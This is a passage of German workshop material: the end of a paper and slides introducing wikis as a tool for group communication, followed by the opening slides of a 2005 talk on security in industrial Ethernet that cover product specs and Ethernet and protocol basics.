tatsächlich verwendete Syntax.



**Überschriften** Der Inhalt einer Seite soll der besseren Lesbarkeit wegen in Abschnitte mit Überschriften gegliedert sein. In XWiki wird hierzu eine Überschrift definiert, indem einer Zeile die Ziffer beziehungsweise das Zeichen '1' vorangestellt wird. Dies ist meist äquivalent der HTML-Formatierung <H1>. Ein Überschrift der Ebene zwei wird durch das Tag '1.1' definiert. Andere Wikisysteme definieren eine Überschrift beispielsweise durch Einfassen des Textes in '=' oder '!!!'.

**Blickfänger** Textteile können durch einfache Blickfänger hervorgehoben werden. Ein Einfassen eines Textteiles in '\*' läßt diesen fett, ein Einfassen in '~~' läßt diesen kursiv erscheinen.

**Listen** Zur Textstrukturierung häufig verwendet werden auch Aufzählungen. Ein '\*' zu Beginn einer Zeile erzeugt einen nicht-nummerierten Listeneintrag und '\*\*' erzeugt einen solchen Eintrag der Ebene 2. Durch Voranstellen von '#' werden nummerierte Listen erstellt.

**Verweise** Eine enorm hohe Verflechtung von Seiten ist ein besonderes Merkmal von Wiki. Neue Seiten werden einfach durch Anlegen einer Verknüpfungen vorbereitet und beim ersten Aufruf mit leerem Text initialisiert. Im ursprünglichen Wiki wurde für das Anlegen von Verknüpfungen das CamelCaseWords Konzept verwendet. Dabei wird jedes zusammengesetzte Wort im Text, daß aus mehreren, mit Großbuchstaben zusammen geschriebenen Wörtern besteht (die CamelCaseWords), als Verknüpfung interpretiert. Das Anlegen von Verknüpfungen ist also unkompliziert. Allerdings erschweren CamelCaseWords den Lesefluß ungemein, so daß in heutigen Wikis meist noch andere Schreibweisen für Verknüpfungen bestehen. In XWiki wird beispielsweise die folgende Schreibweise verwendet: [Link] beziehungsweise [Linktext>Link], wobei Link der tatsächliche Name der referenzierten Seite ist und Linktext anstelle des Links im Text erscheint.

Das folgende Textbeispiel

```
1 Eine Überschrift
* Ein *fett* und ~~kursiv~~ formatierter Text.
* Mehr Information auf dieser [Seite>BeschreibungMikrokontroller].
```

erzeugt die folgende Darstellung durch Wiki:

### Eine Überschrift

- Ein **fett** und *kursiv* formatierter Text.
- Mehr Information auf dieser *Seite*.

Diese wenigen Formatierungen sind ausreichend, um strukturierten Text zu erstellen. In modernen Wikis stehen mittlerweile auch viele zusätzliche, an HTML angelehnte Funktionen zur Verfügung: Einbinden von Bildern, Tabellen, HTML, u.v.m. Diese Funktionen können bei Bedarf verwendet werden, gehören aber nicht zur Grundausstattung eines Wikis.

## 2.2 Zu schön um wahr zu sein

Das vorgestellte Konzept von Wiki scheint zunächst viele Beschränkungen der Informationsverbreitung durch konventionelle Webseiten zu überwinden. Aber kann ein Wiki schlagartig alle Schwierigkeiten der Gruppenkommunikation lösen? Tatsächlich gibt es auch gegen Wiki einige Einwände, die nicht verschwiegen werden sollen. Die folgenden Argumente werden häufig gegen Wiki angeführt:

**Vandalismus** Als Vandalismus im Zusammenhang mit Wiki bezeichnet man die mutwillige Zerstörung von Inhalten. Da schließlich jeder den Inhalt einer Wikiseite ändern kann (und dies ja genau die Idee von Wiki ist), lassen sich solche Übergriffe auch nicht verhindern. Mittlerweile ist in fast allen implementierten Wikis eine Versionskontrolle integriert, die auf einer Datenbank aufsetzt. Hinzu kommen Softwarewerkzeuge, mit denen sich auch subtile Änderungen zwischen Versionen schnell und einfach feststellen und vor allem auch komfortabel rückgängig machen lassen. Eine zerstörte Wikiseite ist zumindest ebenso schnell wieder hergestellt wie gelöscht. Vandalismus ist daher nicht sehr weit verbreitet: es macht einfach keinen Spaß. Zudem lassen sich natürlich auch präventive Einschränkungen treffen. Hierzu wird beispielsweise Benutzerveraltungen eingeführt oder White- und Blacklists von IP-Adressen verwendet.

**Korrektheit** Unter Korrektheit ist die inhaltliche Richtigkeit der in Wiki eingebrachten Texte zu verstehen. Im Gegensatz zum Vandalismus stehen hier insbesondere unabsichtliche Fehler im Vordergrund. Wenn jeder Benutzer Inhalte ändern kann, wer garantiert dann die Korrektheit des Inhaltes? Andere Verfahren (beispielsweise Buchdruck) versuchen eine Korrektheit durch Korrekturlesen sicher zu stellen. Dies schützt jedoch auch nicht sicher vor inhaltlichen Fehlern. Und wer garantiert die Objektivität der Autoren beispielsweise eines Lexikons? Die Objektivität (vielleicht sogar Zensur) ist hierbei an eine kleine Gruppe von "Administratoren" gebunden. Bei Wiki werden die Empfänger der Information automatisch in den Korrekturprozess mit eingebunden. Die inhaltliche, objektive Korrektheit eines Wiki ist daher im Allgemeinen keinesfalls schlechter als die konventioneller Informationsverbreitung, sondern aufgrund der Vielzahl von Korrekturlesern eher besser.

**Streitpunkte** Obwohl ungewöhnlich kann es dennoch vorkommen, daß Autoren an dem selben Text arbeiten und sich nicht auf den gleichen semantischen Inhalt einigen können. In diesem Fall entbrennt ein Streit und die Seite wird in einer Endlosschleife von den Autoren verändert. In diesen Fall kann nur ein übergeordnetes "Schiedsgericht" entscheiden. Dies werden in der Regel die Administratoren oder Moderatoren der Wikiseiten sein. In modernen Wikis wird die Seite eingefroren, nachdem eine gemeinsame Entscheidung über den Inhalt gefallen ist, und so gegen weitere Eingriffe geschützt.

Mittlerweile bieten die meisten Wikis ähnlich komfortable Funktionen an wie herkömmliche WCMS [Czg02] und verfügen dementsprechend auch über Maßnahmen zum Schutz der Inhalte. Obwohl Wiki sowohl trivial als auch chaotisch zu sein scheinen, ist es dennoch möglich, sinnvolle Inhalte zu schaffen. Der nächste Abschnitt führt ein Beispiel an, bei dem sich Wiki hervorragend in der Praxis bewährt hat.

## 2.3 Und es funktioniert doch! Beispiel Wikipedia

Aufgrund der Skepsis waren Wikis lange Zeit lediglich die Spielwiese für Insider und Technikbegeisterte und führten ein Dasein im Schatten der konservativen WCMS. Dies änderte sich schlagartig, als 2001 ein global zugängliches Wiki geöffnet wurde: die Wikipedia [Wik01a]. Wikipedia ist ein webbasiertes Lexikon und das zur Zeit mit Abstand bekannteste Wiki. Was ist nun das besondere an der Wikipedia, wo es doch schon so viele verschiedene Lexika gibt? Mehrere unabhängige Tests haben die bekanntesten Lexika wie beispielsweise Brockhaus, Microsoft Encarta und Wikipedia einander gegenüber gestellt, so beispielsweise [Kur04]. Das Ergebnis ist überraschend: in allen Kategorien schnitt die Wikipedia als bestes Lexikon ab. Sowohl in Bezug auf Umfang als auch Qualität des Inhaltes war Wikipedia den kommerziellen Produkten überlegen. Zur Zeit enthält Wikipedia 514 000 englischsprachige und 231 000 deutschsprachige Einträge, wohingegen Brockhaus und Encarta über 260 000 und 50 000 deutschsprachige Einträge verfügen. Insbesondere in Hinsicht auf die Aktualität des Inhaltes war Wikipedia nicht zu übertreffen.

## 2.4 Einen eigenen Wiki-Server einrichten

Einen eigenen Wiki Server einzurichten ist mittlerweile sehr einfach. Neben der Serverhardware wird die folgende, frei verfügbare Software benötigt:

- ein Webserver, beispielsweise ein Apache Tomcat [Tom05].
- eine konkrete Implementierung von Wiki. Eine sehr einfache, besonders schnell zu installierende Variante ist das VeryQuickWiki [Cro04]. Eine Variante mit erheblich mehr Funktionalität ist das XWiki [Dub05].
- eine serverseitige Sprache, die von der Wiki-Distribution benötigt wird. Beide oben angeführte Varianten beruhen auf Java und benötigen daher eine entsprechende Java Installation [Jav05].
- eine Datenbank, beispielsweise MySQL [Mys05]. Nicht zwingend notwendig für VeryQuickWiki, aber für die meisten anderen Wikis erforderlich. Eine Datenbank ist die sicherste Methode, um die Persistenz zu gewährleisten.

Die genaue Beschreibung einer Installation an dieser Stelle würde den Rahmen dieses Dokumentes sprengen. Details der Installation werden jedoch ausführlich in den angeführten Referenzen erklärt.

### 3 Zusammenfassung und Diskussion

Gruppenkommunikation kann nur dann effektiv sein, wenn hierfür effiziente Werkzeuge eingesetzt werden. Wiki ist das Konzept eines solchen effizienten Werkzeuges. Die wesentliche Idee von Wiki besteht darin, Information auf zentrale Webseiten zu sammeln, wobei allen Mitgliedern der Gruppe das "Echtzeit-Editieren" dieser Seiten möglich ist. Vereinfacht wird dieser Vorgang dadurch, das nicht strukturiertes HTML als Eingabe verwendet werden muß, sondern einfacher Text mit wenigen, optionalen Formatierungen. Auf diese Weise können auch Computereinlaien schnell und effektiv wertvolle Inhalte gestalten.

Wiki ist gut geeignet für die Koordination und Planung von Meetings sowie deren zeitnahe Protokollierung, für die Dokumentation von Projekten und insbesondere für ein "Mitarbeiter-Wissens-Mining", da Erfahrung und Wissen von Mitarbeitern persistent allen anderen Gruppenmitgliedern zugänglich gemacht wird. [Prz04]. Wiki ist nicht sonderlich gut geeignet für das Schreiben von langen, zusammenhängenden Dokumenten wie beispielsweise Büchern.

Die in den Wikis der ersten Generation existierenden Schwächen wie beispielsweise eine fehlende Benutzerverwaltung wurden in modernen Wikis überwunden. Phänomene wie Vandalismus können mit den verfügbaren Hilfsmitteln wirkungsvoll bekämpft werden. Wiki führt somit die Vorteile einer Groupware mit WCMS zusammen, ohne den hohen Verwaltungsaufwand von WCMS zu erfordern [Czg02]. Zu den bestehenden Eigenschaften von Wiki zählen seine Leichtigkeit, Schnelligkeit, einfache Handhabung und Installation, webbasierte Plattformunabhängigkeit und vielfach freie Verfügbarkeit in Form von OpenSource.

#### Literatur

- [Cro04] Cronin, G.: *Very Quick Wiki – a Java Wiki clone designed to install and run with minimum effort*, Sourceforge, 2004, <http://veryquickwiki.croninsolutions.com/>
- [Czg02] Czganik, R.: *Wiki und WCMS: ein Vergleich*, Hausarbeit im Rahmen des Seminars "Content Management – Einführung in Theorie und Praxis", Institut für Publizistik- und Kommunikationswissenschaft, Freie Universität Berlin, 5 2002, [http://richard.cyganiak.de/2002/wiki\\_und\\_wcms/wiki\\_und\\_wcms.pdf](http://richard.cyganiak.de/2002/wiki_und_wcms/wiki_und_wcms.pdf)
- [Dub05] Dubost, L.: *XWiki – a WikiWiki clone in Java*, 2005, <http://www.xwiki.org>
- [Jav05] Sun Developer Network: *Download Java 2 Platform Standard Edition 5.0*, 2005, <http://java.sun.com/j2se/1.5.0/download.jsp>
- [Kur04] Kurzidim, M.: *Wissenswettbewerb*, c't Magazin für Computer Technik, Heise Zeitschriften Verlag GmbH & Co. KG, Nr. 21, 2004, ISSN 0724–8679
- [Leu01] Leuf, B., and Cunningham, W.: *The Wiki Way: Quick Collaboration on the Web*, Adison–Wesley, 2001, ISBN: 0–201–71499–X
- [Mys05] MySQL AB: *MySQL Developer Zone*, 2005, <http://dev.mysql.com/downloads/>
- [Prz04] Przepiorka, S.: *Wiki – eine Einführung*, 2004, <http://www.tzwaen.com/publikationen/wikis-eine-einfuehrung/>
- [Tom05] The Apache Jakarta Project: *Apache Jakarta Tomcat*, The Apache Software Foundation, 2005, <http://jakarta.apache.org/tomcat/index.html>
- [Wik01a] Wikimedia Foundation Inc.: *Wikipedia – die freie Enzyklopädie*, Wikimedia Foundation Inc., 2001, <http://www.wikipedia.org/>

# Wiki

## Gruppenkommunikation der Zukunft?

Tim Müller



Forschungszentrum Karlsruhe  
Institut für Prozessdatenverarbeitung und Elektronik

## Motivation

### Informationsverbreitung in (kleinen) Gruppen

- Meetings  
Information wird vergessen oder geht verloren
- E-Mail oder gedruckte Dokumente  
Dezentral und beschränkt interaktiv
- Webseiten  
lange Aktualisierungszeiten,  
erfordert Administration mit (W)CMS

**wünschenswert: Werkzeug für die interaktive, einfache und zentrale Informationsverbreitung**

## Was ist "Wiki"?

- ein Konzept: schnelles, einfaches und interaktives Aktualisieren von Online-Dokumenten
- basiert auf dem WWW
- Web-Inhalt wird aus Text generiert
- verwendet serverseitige Scripting Technologie
- erstmal vorgestellt von Ward Cunningham, 1995
- "wikiwiki": hawaiianisch für "schnell"

"Jeder kann alles editieren"

Wiki - Wikipedia, the free encyclopedia - Mozilla Firefox

File Edit View Go Bookmarks Tools Help

http://en.wikipedia.org/wiki/History\_of\_wiki

article discussion edit this page history

Wiki

(Redirected from History of wiki)

A **Wiki** or **wiki** (pronounced "wicky" or "weekee", see pronunciation section below) is a **website** (or other **hypertext** document collection) that allows a user to add content, as on an **Internet forum**, but also allows that content to be edited by anybody.

The term Wiki can also refer to the **collaborative software** used to create such a site (see *Wiki software*).

Wiki (with a capital 'W') and WikiWikiWeb are sometimes used to refer specifically to the **Portland Pattern Repository**, the first-ever wiki. Advocates of this usage suggest using a lower-case 'w' for wikis in general. *Wiki wiki* comes from the **Hawaiian** term for "quick" or "super-fast." Sometimes **wikiwiki** or **WikiWiki** are used instead of *wiki*.

**Contents** (hide)

- 1 Pronunciation
- 2 Controlling changes
  - 2.1 Vandalism
- 3 Wiki engines
- 4 History
- 5 Wiki communities
- 6 Jargon
- 7 References
- 8 See also
- 9 External links

**Pronunciation**

In **English**-speaking countries wiki is pronounced "wicky" or "weekee". The pronunciation naturally varies according to the speaker's language; common pronunciations are "wiki" or "veekee".

**Controlling changes**

Wikis generally follow a philosophy of making it easy to fix mistakes, instead of making it hard to make them. Thus, while wikis are very open, they also provide various means to verify the validity of recent additions to the body of pages. The most prominent one on almost every wiki is

# Wiki

- Einstiegsseite (Wurzeldokument),
- Integrierter Seiteneditor
- einfache Formatierung (Tags):

\*fett\*      ➔    **fett**  
~~kursiv~~   ➔    *kursiv*  
1 Überschrift   ➔    **Überschrift**  
\* Aufzählung   ➔    • Aufzählung  
# Numerierung   ➔    1. Numerierung

- Verweise:  
CamelCaseWords oder [eckige Klammern]  
automatisches Anlegen von Folgeseiten

# Sicherheit?

- Wiki basiert auf “wohlwollendem” Nutzer
- Schutz vor Vandalismus:  
gering aufgrund des offenem Konzepts
- Persistenz durch Datenbank ➔ Rollback
- Historie (Diff) zwischen Seitenversionen
- Authentifizierung von Nutzern
- Firewall
- Sperren von:  
IP-Adressen, Netzwerken, Logins, etc.

The screenshot shows a browser window displaying a Wikipedia page titled "Flat Earth". The page is in a "history comparison" mode, showing two revisions side-by-side. The left revision is from 22:40 on Feb 12, 2003, by user "Ed Poor". The right revision is from 22:42 on the same date, by user "Eloquence". The text on the page discusses the "flat earth" theory, mentioning ancient Greek philosophers like Eratosthenes and Ptolemy, and the impact of the Renaissance. The page includes a navigation sidebar on the left with links to Main Page, Community portal, Current events, Recent changes, Random page, Help, and Donations. There is also a search box and a toolbox. The browser's address bar shows the URL: http://en.wikipedia.org/wiki/Image:History\_comparison\_example.png.

# (Web) Content Management System?

## Wiki

- Dynamisch  
Inhalt ist Struktur
- Interaktiv  
Jeder ist Autor
- Filternd  
Refactoring von  
Information
- Chaotisch  
kein Content-Lifecycle

## WCMS

- Statisch  
Struktur vorgegeben
- Administrativ  
Vorgegebene Autoren
- Archivierend  
Filterung außerhalb des  
Mediums
- Strukturiert  
Automatischer Workflow



## Zusammenfassung

- Jeder kann alles editieren
- einfach, effektiv und flexibel bei der Gruppenkommunikation
- keine eierlegende Wollmilchsau!
- ⊕ Kurzanleitung, Online-Dokumentation, Projekt-Koordination, Informationsverbreitung, Integration von Mitarbeiterwissen
- ⊖ Anträge, Paperentwurf, Projekt-Planung, druckbare Dokumentation

## Eigener Wiki-Server

Benötigt wird:

- Wiki-Distribution: XWiki, VeryQuickWiki, ...
- Webserver: Apache Tomcat, ...
- Java
- (• Datenbank: MySQL, PostGreSQL, ...)
- 10 Minuten Zeit

**Einfach und schnell!**

Kommunikation effektiv gestalten!

## Fragen?

- <http://wikipedia.org> → suchen nach "wiki"
- <http://www.xwiki.org>


## (Web) Content Management System?

Software für die Verwaltung von Webseiteninhalten

- Zugangskontrolle
- Protokollfunktionen
- Datensicherung
- Mehrplatzfähigkeit
- Check-in und Check-out
- Metainformationen
- Anfragefunktionen
- Massenoperationen

# (Web) Content Management System?

- Bearbeitung und Verifikation
- Aggregation und Beziehung
- Mehrsprachfähigkeit
- Workflow
- Gestaltung
- Fremdformatwandlung
- Link-Stabilität
- Multimedia
- (• Kollaboration)



## Security im Industrial Ethernet

Klaus-Dieter Walter  
SSV Embedded Systems  
Heisterbergallee 72  
D-30453 Hannover  
kdw@ist1.de

Security im Industrial Ethernet

(c) SSV 2005



## Agenda (Was erwartet Sie?)

- \* Kurze Vorstellung des Autors und der Erfahrungsquellen
- \* Einführung (Industrielle Kommunikation, Motivation, Ethernet) ...
- \* Protokolle (Die Wurzel fast aller Probleme) ...
- \* Portnummern und das Socketinterface (Alles ist offen zugänglich) ...
- \* Konzeptionelle Schwachstellen in TCP/IP-Protokollstacks ...
- \* Analysewerkzeuge (Portscanner, Sniffer usw.), mögliche Angriffe ...
- \* Paketfilter (Firewalls), Verschlüsselung (VPN-Gateways) ...
- \* Demo: Ausfälle im Industrial Ethernet automatisch erkennen ...

Security im Industrial Ethernet

(c) SSV 2005



## Wer ist SSV Embedded Systems?

\* SSV Embedded Systems ist ein Geschäftsbereich der SSV Software Systems GmbH. In diesem Geschäftsbereich sind die Produktsegmente Single Board Computer, Industrial Terminals und Gateways zusammengefasst.



Security im Industrial Ethernet

(c) SSV 2005



## Produktkonzepte – DIL/NetPCs

\* Ein typisches Beispiel ist der DIL/NetPC DNP/2110. Dieses Modul benötigt eine Grundfläche von nur 82\*28mm und basiert auf einem DIL-64-Format.



- \* Intel-Xscale PXA255 mit 400 MHz
- \* Vollständig passive Kühlung
- \* Bis zu 32 MByte SDRAM
- \* 16 MByte Flash. ISP-fähig
- \* 1 x 10/100 Mbps Ethernet LAN Interface
- \* 20-Bit-Parallel-I/O
- \* 2 x serielle Schnittstellen
- \* 8-Bit-Erweiterungsbus
- \* Erweiterter Temp.-Bereich -40° bis +85° C
- \* 64-Pin-JEDEC-Format

Security im Industrial Ethernet

(c) SSV 2005



### Produktkonzepte – Linux Device Server

\* Linux Device Server für die DIN-Hutschiene. Einsatz als Schnittstellen- und Protokollkonverter: 1 x LAN, 1 x RS232, 1 x RS232/422/485, 1 x CAN.



- \* 32-bit Motorola Coldfire mit 66 MHz
- \* 16 MBytes SDRAM, 8 MBytes Flash
- \* 1 x RS232 (Schraubklemmen)
- \* 1 x RS232/422/485 (Schraubklemmen)
- \* 1 x CAN (Schraubklemmen)
- \* 1 x 10/100 Mbps Ethernet (RJ45)
- \* 4 x Leuchtdioden (LEDs)
- \* Vorinstalliertes Embedded Linux
- \* 12-24 VDC Spannungsversorgung
- \* 118 x 90 x 22,5 mm

Security im Industrial Ethernet (c) SSV 2005

### Produktkonzepte – Terminal Systeme

\* Terminal Systeme auf Basis kompakter Industrie-PCs. Ein typisches Beispiel ist das TRM/816 für den Einsatz in sehr rauer Umgebung.



- \* Low Power 486 CPU mit 100 MHz
- \* 16 MBytes DRAM, 4 MBytes Flash
- \* 1 x RS232/422/485 (Sub-D)
- \* 1 x CAN (Sub-D)
- \* 1 x 10 Mbps Ethernet LAN (RJ45)
- \* 2 x Opto-Eingang / 2 x Relais-Ausgang
- \* Interner CompactFlash-Steckplatz
- \* Small Graphic LCD mit 128 x 64 Dots
- \* Watchdog Timer
- \* Embedded Linux Betriebssystem

Security im Industrial Ethernet (c) SSV 2005

### Einführung

\* Die Kommunikationsbeziehungen in der Automatisierung werden häufig pyramidenförmig dargestellt.



\* Die Fabrikebene vereint die Geschäftsprozesse. Alle Steuerungsprozesse sind in der Leitebene/Zellebene zusammengefasst.

\* Die prozessinterne Kommunikation erfolgt in der Feldebene. Hier findet man in der Regel völlig andere Anforderungen und Bedingungen vor.

Security im Industrial Ethernet (c) SSV 2005

### Einführung

\* Die Anforderungen und Bedingungen der einzelnen Ebenen unterscheiden sich in vielen Details.


	Fabrikebene	Leitebene	Feldebene
<b>Verfügbarkeit</b>	Mittel	Hoch	Sehr hoch
<b>Redundanz</b>	Keine	Ja	Ja
<b>Datenverkehr</b>	Azyklisch	(A)Zyklisch	Meist zyklisch
<b>Sicherheit</b>	Mittel/Hoch	Hoch	Sehr hoch
<b>Echtzeit</b>	Nein	Bedingt	Unbedingt
<b>Bandbreite</b>	Hoch	Mittel	Gering
<b>Entfernung</b>	Hoch	Mittel	Mittel/Gering
<b>EMV</b>	Niedrig	Hoch	Sehr hoch

Security im Industrial Ethernet (c) SSV 2005



### Einführung


\* Es ist ein unumkehrbarer Trend zur durchgängigen Vernetzung auf der Basis von Ethernet und TCP/IP erkennbar.



Security im Industrial Ethernet (c) SSV 2005

### Einführung


\* Der Anwendernutzen: Web-basierte Zugriffe, (T)FTP, Telnet, E-Mail, usw...



Security im Industrial Ethernet (c) SSV 2005

### Grundlagen: Ethernet

\* Ethernet wurde ursprünglich für lokale Netzwerke (LANs = Local Area Networks) in der Büroumgebung entwickelt.




\* Die Idee für diese Form der LAN-Vernetzung hatte im Jahre 1973 Dr. Robert Metcalfe, damals ein Mitarbeiter der US-Firma XEROX.

Security im Industrial Ethernet (c) SSV 2005

### Grundlagen: Ethernet


\* Ethernet war ursprünglich als Bus mit gleichberechtigtem CSMA/CD-Zugriff (Carrier Sense Multiple Access/Collision Detection) gedacht.



Security im Industrial Ethernet (c) SSV 2005

### Grundlagen: Ethernet


\* Inzwischen besitzt Ethernet eine sternförmige Topologie. Zwischen einem bestimmten Rechner und einem Switch besteht eine Punkt-zu-Punkt-Verbindung.



\* Das Verhalten eines Switch bietet nur eine scheinbare Abhörsicherheit gegen Sniffer- und andere Analyseprogramme ...

### Grundlagen: Ethernet

\* Moderne Ethernet-LANs bestehen aus einer Vielzahl von Switch-Systemen, an die die einzelnen Rechner angeschlossen sind.



\* Man unterscheidet zwischen einem **managementfähigen** und **nicht managementfähigen** Switch ...

### Grundlagen: Ethernet

\* Die Ethernet-Nutzdaten werden in Paketen übertragen. Die Adressierung erfolgt über 48-bit-MAC-Adressen.



Feld	Länge
Zieladresse	6 Bytes (48-bit-MAC-Adresse)
Quelladresse	6 Bytes (48-bit-MAC-Adresse)
Typ	2 Bytes
Daten	Variable Länge zwischen 46 und 1.500 Bytes
CRC	4 Bytes

### Einführung: Protokolle


\* Protokolle sind Regelwerke zur Datenkommunikation. Sie definieren, wie die Daten zwischen zwei Rechnern übertragen werden.



\* Die Basis bildet das OSI-Referenzmodell der ISO (OSI = Open System Interconnection, ISO = International Standardization Organization).

### Einführung: Protokolle

\* Zu jeder Schicht im ISO-Modell gehört (theoretisch) ein Protokoll, das ein bestimmtes **Framing** (Datenpaketformat, Kopf- und Nutzdaten) definiert.




\* Es gibt verbindungsorientierte und verbindungslose Protokolle. In Hinblick auf die Sicherheit sind besonders verbindungsorientierte Protokolle wichtig.

### Einführung: Protokolle

- \* Ein Protokoll legt auch die Regeln für den Verbindungsauf- und -abbau sowie für die Übertragungssicherung fest.
- \* In einem Netzwerk obliegt dem Protokoll auch die Aufgabe der Adressierung.
- \* Die Flusskontrolle fällt ebenfalls in den Verantwortungsbereich eines Protokolls.
- \* Ein Protokoll muss auch die unterschiedliche Datendarstellung der einzelnen Rechnerarchitekturen ausgleichen.
- \* Protokolle benötigen rechnerunabhängige Zeichensätze. Nur so ist der problemlose Datenaustausch zwischen verschiedenen Rechnern gewährleistet.
- \* Protokolle sollten unbedingt auf anerkannten Standards basieren. Es sollten nur offene Protokolle zum Einsatz kommen.

### Einführung: Protokolle



\* Durch die Regelwerke für den Verbindungsauf- und -abbau sowie den Datenaustausch spezifizieren einige Protokolle ein Client/Server-Verhalten.



\* Das Client/Server-Verhalten verursacht in einigen Fällen Sicherheitsprobleme.

